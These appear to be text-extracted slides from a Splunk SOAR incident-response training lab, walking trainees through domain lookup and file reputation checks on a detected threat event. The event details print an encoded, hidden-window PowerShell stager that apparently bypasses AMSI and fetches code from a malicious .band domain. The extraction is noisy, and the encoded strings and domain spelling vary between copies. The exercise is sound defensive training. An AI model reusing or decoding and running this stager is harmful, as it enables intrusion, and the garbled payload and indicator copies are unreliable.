Estimated Duration: 5 Minutes

Use the steps we just discussed to run a **lookup domain** action against the same domain we just investigated using the reputation check

- fpetraardella.band

From the lookup domain action, *determine the IP address* that was associated with the domain name

Hint

- Use Threat Miner as the App for the lookup domain action

Investigation View

The screenshot shows the Splunk Investigation View interface. At the top, there's a navigation bar with tabs for 'events' (selected), 'MEDIUM', 'TLPAMBER', 'ID: 2', 'Tenant: Tenant 1', 'Owner: Alice Bluebird', 'Status: New', 'View: Summary (selected)', 'Analyst', and various icons. Below the navigation is a header with tabs: 'Activity' (selected), 'Workbook', 'Guidance', 'Timeline' (selected), 'Artifacts' (highlighted with a pink box and a callout 'Click!'), 'Evidence', 'Files', 'Approvals', and 'Reports'. A timeline below the header shows activity from April 2019 to November 2021, with specific events like 'Activity Started', 'Threat Activity Detected', 'Activity Ended', 'Created on Splunk S...', 'user initiated domain...', and 'Event reassigned to'. To the right of the timeline are buttons for 'ACTION' and 'PLAYBOOK'. The main area contains sections for 'Recent Activity' (with a note about 'Event reassigned to'), 'Widgets' (with a 'VirusTotal' card showing domain reputation for 'fpetaardella.band [virustot]'), and 'Notes'. A large pink arrow points upwards from the bottom right towards the 'MANAGE WIDGETS' button in the 'Widgets' section.

events MEDIUM TLPAMBER ID: 2 Tenant: Tenant 1 Owner: Alice Bluebird Status: New View: Summary Analyst ... < >

Threat Activity Detected

Activity Workbook Guidance Timeline Artifacts Evidence Files Approvals Reports > ACTION > PLAYBOOK

Recent Activity

User All Actions (1) Comments Notes Playbooks Artifacts (1) ... + - X Edit

Activity Started Threat Activity Detected Activity Ended Created on Splunk S... user initiated domain... Event reassigned to

Apr Jul Oct Jan Apr Jul Oct Jan Apr Jul Oct Jan Apr Jul Oct Jan Apr

2019 Mar 2019 Jul 2019 Nov 2020 Mar 2020 Jul 2020 Nov 2021 Mar 2021 Jul 2021 Nov

Widgets Notes MANAGE WIDGETS

admin Today at 7:26 am
Event reassigned to 'user001-splk' (id: 2)

user001-splk | Alice Bluebird 21 minutes ago
user initiated domain reputation action ✓ ...
VirusTotal Dev ✓
domain = fpetaardella.band
Downloaded samples: 14, Detected urls: 30,
Communicating samples: 13

VirusTotal

DOMAIN	ALEXA CATEGORY	ALEXA DOMAIN INFO	ALEXA RANK	WEBUTATION INFO
fpetaardella.band	None	None	None	None
fpetaardella.band	None	None	None	None

Investigation View

The screenshot shows a Threat Activity Detected dashboard with the following details:

Header: events MEDIUM TLPAMBER ID: 2 Tenant: Tenant 1 Owner: Alice Bluebird Status: New View Summary Analyst

Toolbar: Activity Workbook Guidance Timeline Artifacts Evidence Files Approvals Reports Action Playbook + Artifact

Recent Activity:

ID	Label	Name	Severity	Created By	Tags
2	event	Threat Activity Detected	LOW		

Details:

Name	Threat Activity Detected	Created	Mar 12th 2019 at 1:54 am
Label	event	Type	N/A
Source ID	37e51842-9ff0-45b1-91b7-98056e5704ed	Severity	Low
Start Time	Mar 12th 2019 at 1:54 am		

CommandLine: C:\Windows\system32\ftp.exe -i -s:winsys64.dll

ParentCommandLine: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NoP -NonI -W Hidden -enc W1JlZl0uQXNTRW1tFkuR2V0VfQRSGnU3lzdGvLk1hbFnzW1lbnuQxVb21hdGvb15BdxNpVpbhLkdIvezJzUkkCdhbXnpSw5pdEzhaWxjZcjsJ05vb1YmxpYhxTdgFOaWMnks5TRXRWVUVXVRSgkbVmBcwkvF1rs01tTWXN0Z2W0tTkV0lNFuInZJQ0VQT0luVe1BbmFnRV.JdjpFWFBFY3QxMDBDh250aU512T0wOyR3Qz10RvtCt2JqfUn0fNz1cIRTS50ZVQjUv0V0q2pRW500yR1PSdnB3ppbGxhzuLuMcAoV2luZg93cyBOVCA2JEtJfdpVzY0oBuUcmlkzW50LzcuMdsqgnY6MTeuMCkgbGlzSBhZWhrbcy7W1Ns3Rlsb5zQXu2VydmljZVbaW50TFWuYwdlcl060lNlcnZcknIcnRp2mJyXrlVlmfSaWRhdGvbkNhGxjYWNrlD0geyf0cnVltksd2MuGVbzGvSuy58ZEoJ1VZxItQWdlbnOnLcr1KtskV0MuUhJveH9W1NSU1RFbsSOZxQuV2ZCUKVRVWV7df06OkRfZkf1bFRXZUQcm94WTsks2MuUFje1kuQ1JIRGv0dElhFmgFSpb1lzdEVLk5FdC5DckvkrW50aWFmQ2FjSGvd0jePZUZbdUx0TmV0V09saONsURWtJQJwzx0yRLPvTxeXNRW0uVGd4c5FbmNPReLu1Z060kFTQ0JLkdlEJ5VgVTkc20dky0DhG030GU4ZWEyZJU00TQ2ZDMjDlMT2J0CqpJt0Ctu7M4uMj1Ufcf1Jez9KCRKkyRTWrxSkss1skxyJkSy0b3v0dfPjT1INjskl1sk10sJFNbJedpSRtWvRkxSwk1Usk190yREFcV7JekhKCrJkZepJ11Njsk0D0nEgrJFnBjEldkCSUvNTY7JFnbjEldJLCRTWvR1x0kU1sksf0sJFnbJedpJyRfLU4T1Ik1soJFnbJedkpyRTWvRixSkMjU2xx190yR3y5zWfkRV.JzLkFEZCgjQ29va2liwiC2Vzc2ljb1scnRSSEtrQTZJTDv0LzQ4RWrtrNfIqdms9lizJHNlcj0naHR0chM6ly9mcGv0cmfcmfRllJ05b1d0Tg9hRERBVEEojnfNfUiSkVc7JGIWPSREQRxHwZauJnd0yQy5eb1d0Tg9hRERBVEEojnfNfUiSkVc7JGIWPSREQRxHwZauJnd0ymICRSICRKyVrhCgkSVyJEspKxxJrvg=

ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

cmdLine: C:\Windows\system32\ftp.exe -i -s:winsys64.dll

destinationDnsDomain: fptraardella.band

Click!

Investigating the Event

The screenshot shows a Splunk interface for investigating an event. The event details are as follows:

Name	Threat Activity Detected	Created	Mar 12th 2019 at 1:54 am
Label	event	Type	N/A
Source ID	37e51842-9ff0-45b1-91b7-98056e5704ed	Severity	Low
Start Time	Mar 12th 2019 at 1:54 am		

Details

CommandLine: C:\Windows\system32\ftp.exe -s:winsys64.dll

ParentCommandLine:

Run Action

EVENT SEVERITY

High (Yellow circle)

Medium (Yellow dot)

Low (Grey circle)

Total Events: 1


Tags:

[View All Indicator Details](#)


Buttons: + TAG, PIN TO HUD, ADD TO CASE

A pink callout box with the text "Click!" points to the "Run Action" button. To the right of the main panel, there is a long string of encoded data.


Investigating the Event – Domain Lookup



Investigating the Event – Domain Lookup



Investigating the Event – Domain Lookup



What Else Have We Learned About the Domain?

events MEDIUM TLPAMBER ID: 2 | Tenant: Tenant 1

Threat Activity Detected

Owner Alice Bluebird Status New View Summary Analyst

HUD EVENT INFO

Activity Workbook Guidance Timeline Artifacts Evidence Files Approvals Reports ACTION PLAYBOOK ARTIFACT

Recent Activity

ARTIFACTS (1)

ID	LABEL	NAME	SEVERITY	CREATED BY	TAGS
2	event	Threat Activity Detected	Low		

Details

CommandLine C:\Windows\system32\ftp.exe -i -s:winsys64.dll

ParentCommandLine C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NoP -NonI -W Hidden -enc W1JlZl0uQXNTRWl1TFkuR2V0VFlQRSGnU3zdGVtLk1hbmlbnkkXbXp021hdGvb15BbXnpXRpbhMmXw/eYfifKwzrflkdjVEZJZUxkCdhXnpSw5pdEzhaWxIZccsJ05vbIB1YmxpYyxTdfGf0aWMnK55TRXRYUxvRSgkbVmbCwkVFJ1RS901tWXKNZWDuTKV0LNFuNzJQV0QT0lUvE1BbmFnRVJ0jpFWFBFY3QxMD8Db250aU51ZT0wOyR3Qz1ORVctT2JqRUJN0fFNZc1RTS50ZVQuV0vQ2xpRw50OyR1PSdNb3ppbGxhLzUuMCAoY2luZG93cyB0VCA2LjE7fFdFVzY0OyBcmklZw5LzcUMdsgnY6MTeJMCkgbGirSBHzWNbyc7W1N5c3rlbSS0ZQuU2VymjlZvBaW50TwFuYwdlc060lNcn2lckNlcnRpZmlyXRlvmfsaWrRhGlvbNhbg3xiYWnlD0geyR0cmVftskd2MuSGVBZGvSlJy5BZEQoJTVzzXtQWdlbnQnLcR1KtskV0MuUJveH9W1NEU1RFbS56OZXQjv2VcUKVRVWV7dF060kRfZkF1bFRXZUJQcm54WtskV2MuUfPeHuQ1JIRGV0dIhbMgPSBbU3zdEVlk5fdC50ckvKRW50aFWMD2FjSGVd0jpeZUZbdUx0TmV0V09Sa0NSRUlTrRJQWxz0yRLPVTeXN0RWuUVG4dc5fbmNPReLuZ1600kFTQ0UlkdIvEJ5VGVTKCcz0Dky0DhIZG03GJ4ZWByzJU00TQ22DMYMDIMTzIOCCp0yRSPkskRCwksz0kQvJnczskUz0wL4yNT7MC4uMJU1CV7JEo9KCRKyRTWyRfSsk51skxyUkSy5db3Vd0F0pJT1NjskU1sk1OsJFnBjEp0pSRTWYRkXswU1skX1190yRECV7JE19KCRJkEpJTT1NjskSD0oJegrJFNBjEldKSUuNTY7JFnBjEldLCRTWYRiXT0kUT1skSF0sJFnBjEld0yRfLUJ4T1kU1soJFnBjEldKjyRTWyRkXsk1MjU2XX190y3ZWFkRVzLkFEZCgjQ29va2l1iwi2VzC2vbjiscnRSSEtrQTzJTDV0L204RWrNfzeHlQdm9ilk7JHnlc0naIR0cHM6Ly9mcGV0cmFhmRibGxhLmJhbmQ6ND0zJzskdD0nL2FkbWluL2ldC5waHaOyREQVRBPSRXQy5Eb1d0TG9hRERBVEEoJFNfUiskVck7JGWPSPREQXRhWzAuLjNdoYREYXRBPsrkQvRhWzQuLIREYVRhLmxFTkdJaF07LUpvSU5bQ0hhcltdXSgmiCRSICRKYVRhiCgkSVYrjEspkXxJRVg=

ParentImage C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

admin Today at 7:26 am Event reassigned to 'user001-spik' (id: 2)

user001-spik | Alice Bluebird 29 minutes ago

- + user initiated domain reputation action ✓ ...
- VirusTotal Dev ✓
- domain = fpetraardella.band ✓
- Downloaded samples: 14; Detected urls: 30, Communicating samples: 13

user001-spik | Alice Bluebird a minute ago

- + user initiated lookup domain action ✓ ...
- ThreatMiner ✓
- domain = fpetraardella.band ✓
- ip: 185.43.4.11, First seen: 2019-06-26 02:30:29, Last seen: 2017-02-13 10:29:55

What Else Have We Learned About the Domain?

We now have an IP address associated with the domain and see that this domain is known to ThreatMiner which means there are additional malicious URLs or hashes associated with it

The screenshot shows two panels from a Splunk interface. On the left, a 'user initiated domain reputation action' for VirusTotal Dev is shown, with a dropdown for 'domain = fpetaardella.band' and statistics: Downloaded samples: 14, Detected urls: 30, Communicating samples: 13. Below it, a 'user initiated lookup domain action' for ThreatMiner is shown, also with a dropdown for 'domain = fpetaardella.band' and statistics: IP: 185.43.4.11, First seen: 2019-06-26 02:30:29, Last seen: 2017-02-13 10:29:55. At the bottom is a command input field: 'Enter comment or /* to invoke command'. On the right, the ThreatMiner interface shows a search result for 'fpetaardella.band [threatr]' with a table:

DOMAIN	STATUS	IP	FIRST SEEN	LAST
fpetaardella.band	success	185.43.4.11	2019-06-26 02:30:29	2017-

A pink box highlights the IP address '185.43.4.11' in the table.



- Check the domain reputation
- Look up the domain
- Check the file reputation
- Geolocate the IP
- Block the URL

Exercise #2 - Check File Reputation

Still re-enforcing the concepts

Estimated Duration:
5 Minutes

Using similar steps to what we previously covered, run a **file reputation** action the file hash identified in the original artifact

Review the details of the artifact to locate a file hash (e.g., sha1, sha256, md5) and investigated it further

What percentage of the detections were positive?

Hints

- There is only one file hash in the artifact details
- You can search at the top of the run action box to narrow down the actions to specific words or phrases

Investigation View

Timeline **Artifacts** **Evidence** **Files** **Approvals** **Reports** **⋮** **ACTION** **PLAYBOOK** **+ ARTIFACT**

ID	LABEL	NAME	SEVERITY	CREATED BY	TAGS
2	event	Threat Activity Detected	Low		
	Name	Threat Activity Detected	Created	Mar 12th 2019 at 1:54 am	
	Label	event	Type	N/A	
	Source ID	37e51842-9ff0-45b1-91b7-98056e5704ed	Severity	Low	
	Start Time	Mar 12th 2019 at 1:54 am			
	Details				
	CommandLine	C:\Windows\system32\ftp.exe -i -s:winsys64.dll			
	ParentCommandLine	Copy C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NoProfile -NonInteractive -WindowStyle Hidden -EncodedCommand W1JzI0uQXNTRW1iTfkuR2V0VFIQRSGnU3lzdGVtLk1hbmFnZ1lb1nQuQXVb21hdGhb5bXnpXRPbHmnKXw/eyRfxwleyRflkdflEZJzUkkKcdhbXnpSw5pdEzaWxjZCcsJ05vbB1YmxpYxTdgF0aWMnKS5TRXRYUxVRsGb1VMbCwkVFJ1RS1901tTWXN0ZW0uTkV0LINFUnZJQ0VQT0luVE1BbmFnRVJd0jpFWFBFY3QxMD8D0b250aU51ZT0wOyR3Qz10RvctT2JqRUN0fNZc1RTS502zVQuV0iQ2xpRW500yR1PSdnB3pbGxhLzUuMCAGv2luZG93cyBOVCA2LjE7IfdpVzY00y8UcmkZW50LzcuMDsgcnY6MTEuMCkgbGlzSBHZWNRbyc/W1N5cRbS50ZXQuU2ydmijZVBvaW50TwfuYwDlc060InlcnZlckNcnRpZmijYXRlVmFsaWRhdlGvbKnhbGxjYWNrID0geyR0cnVfTska2MuSGVBFZGSUsy5bZEQoJ1VzzXitQWdbnOnLCR1Ktskv0MuUhJveh-kW1N5U1RFbS502ZXQuV2VCUKVRWVVTdF060kRFZkF1bFRXZUQcm94WTskV2muUFJPeHkuQ1JIRGV0dElhbFMgPS8bU3lzdEVtlk5FdC5DckvkwRw50aWFmQ2FjSGVd0jpEZUZbdUx0TmVOV09Sa0NSRURITnRJQVxzoYLPVTExNORwouGV44d5FbmNPReLUZ1060kFTQ0JLkd1VEJ5VGVTKccz0dkyODhZGQ30GU4ZWEYzJu00TQ2ZDMyMDiMTz0Ccp0yRSPXskRcwks0kQJncskUz0wLi4yNTU7MC4uMjU1fcV7JEo9KCRKKyRTWxRfSskS1skxyUkSy5D3V0dF0pJT1NjskU1skX10sJFNbJpdPSRTWyrKKSwkUtskX1190yREICV7JEk9KCRJkZepJTT1nskSD0oJgrJNbJeldksUyNTYJFNbJeldLCRTWxRfX0kJU1skSFosJFNBjEld0yRfLU4T1IkU1soJFNBjEldkyRTWyrIXSKlMjU2XX190yR3y5ZWFkRVJzLkFEZCgjQ29vaJliiwic2Vzc2lvbj1scnRSSEtrQTZJTDvoL2Q4RWtrNlFzeHlQdms9il7JHNlcj0naRI0CHM6Ly9mcGV0cmFhmRlbGxhLnjhbmQ6NDQzJskdD0nL2FkbWluL2dclC5waHnOyREQVRBPSRXQy5eb1d0TG9hRERBVEeJNFUlskvCk7JGWPSSREQXRhWzAuJnd0yREYXRBPSSrkQVRhWzQuLiREYVRhLmxFTkdJaF07LUpvSJ5bQ0hhcltxSgmlCRSCRKyVRhCgkSVYrJEspKXxJRVg=			
	ParentImage	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe			
	cmdLine	C:\Windows\system32\ftp.exe -i -s:winsys64.dll			
	destinationDnsDomain	fpetaardella.band ▾			
	dvc_asset_tag	windows			
	fileHashSha1	7C9F42DB2849DAFC25EF972EA24EE042FB2F399D ▾			
	signature	Process Create			
	sourceDnsDomain	wrk-btn.frothly.local ▾			


 Click!

Investigating the Event – File Reputation

Details

Name	Threat Activity Detected	Created	Mar 12th 2019 at 1:54 am
Label	event	Type	N/A
Source ID	37e51842-9ff0-45b1-91b7-98056e5704ed	Severity	Low
Start Time	Mar 12th 2019 at 1:54 am		

CommandLine
C:\Windows\...\2\ftp.exe -i -s:winsys64.dll

ParentCommandLine
C:\Windows\PowerShell\v1.0\powershell.exe" -NoP -NonI -W Hidden -enc W1JZl0uQXNTRW1i1hndGlvbi5BbXNpVRpbHMnKXw/eyRfxwleyRfLkd1VEZJZUkKCdhbXNpSW5pdEZhaWaWbIVMbCwkvFJ1RSI901tTWXN0ZW0uTkV0LINFUnZJQ0VQT0luVE1BbmFnRVJd0jpFVOyNszqzOrvcc12...NZc1RITS50ZVQuV0ViQ2xpRW500yR1PSdNb3ppbGxhLzUuMCAoV2luZG93cyBOVCAzcuMDsgcnY6MTEun...bGrzSBHZWNrbyc7W1N5c3RlbS50ZXQuU2VydmljZVBvaW50TWFuYWdlcl060INlcnZkGlybkNhGxiYWNrID0geyRv...VfTskd2MuUSGVbzGVsUy5ZEQoJ1VzZXItQWdlbnqnLCR1KtskV0MuJH.lveIk9WTWVTDf060krFZkF1bFRXZUJQc...94WTskV2MuUFJPeHkuQ1JRGV0dElhbFMgPSBbU3lzdEvtlk5FdC5DckVkrW50TmV0V09Sa0NSRURITnR.iOWxzOv...PVITeXN0RW0uVGV4dC5FbmNPREluZ1060kFTQ0lJLkd1VEJ5VGVTKcczOfCV7JEo9KCRKKyRTWyRfxSskskSD0oJegrJFNbJEldKSUyNTVfKRVJzLkFEZCgjQ29va2lliwic...mQ6NDQzJzskdD0nL2FkbWluRkQVrhWzQuLiREYVRhLmxFT

Type "file reputation"


Overview Run Action Related Events

file reputation

Investigate (1)
Generic (0)
Correct (0)
Contain (0)

7C9F42D82849DAFC25EF972EA24EE042FB2F399D ▾

Investigating the Event – File Reputation



The screenshot shows the Splunk interface for investigating an event. The top navigation bar includes 'Timeline', 'Artifacts' (selected), 'Evidence', 'Files', 'Approvals', 'Reports', and a more options menu. Below the navigation is a table of artifact details:

ParentImage	<code>WVTdF060kRFZkF1bFRXZUJQcm94WTskV2MuUFJPeHkuQ1JRGVOdElhbFMgPSBbU3lzdEVtLk5FdC5DckVkRW50aWFMQ2FjSGVd0jpEZUZBdUx0TmV0V095a0NSRURiTnRjOWxz0yRLPVtTeXNORW0UVG4dC5fbmNPReIuZ1060kFTQ0JLkdIVEJ5VGVTKCCz0Dky0dhZGQ30GU4zWEyZJu00TQ2ZDMyMDliMTziOCcpOyRSPXskRCwkSz0kQVJnczsUz0wLi4yNTU7MC4uMjU1fcV7JEo9KCRKKyRTWyRfxSskS1skxyUkSy5Db3V0dF0pJT1NjskU1skX10sJFnBjEpdPSRTWyRKXSwkU1skX1190yREfcV7JEk9KCRKjzEpJt1NjskSD0oJegrJFnBjEldksUyNTY7JFnBjEldLCRTWryRixT0kU1sk5F0sJFnBjEldOyRfLU4T1lk1soJFnBjEldkyRTWyRixSkMjU2XX190yR3y5iZWfkRVJzLkfEZCgiQ29va2lliwiic2Vz2lVbj1scrRSSErQTZJTDv0L2Q4RWtrNIFzeHiQdms9ilk7JHNlcj0naHR0cHM6Ly9mcGV0cmFhemRlbGxhLmJhbmQ6NDQzJzskdD0nL2F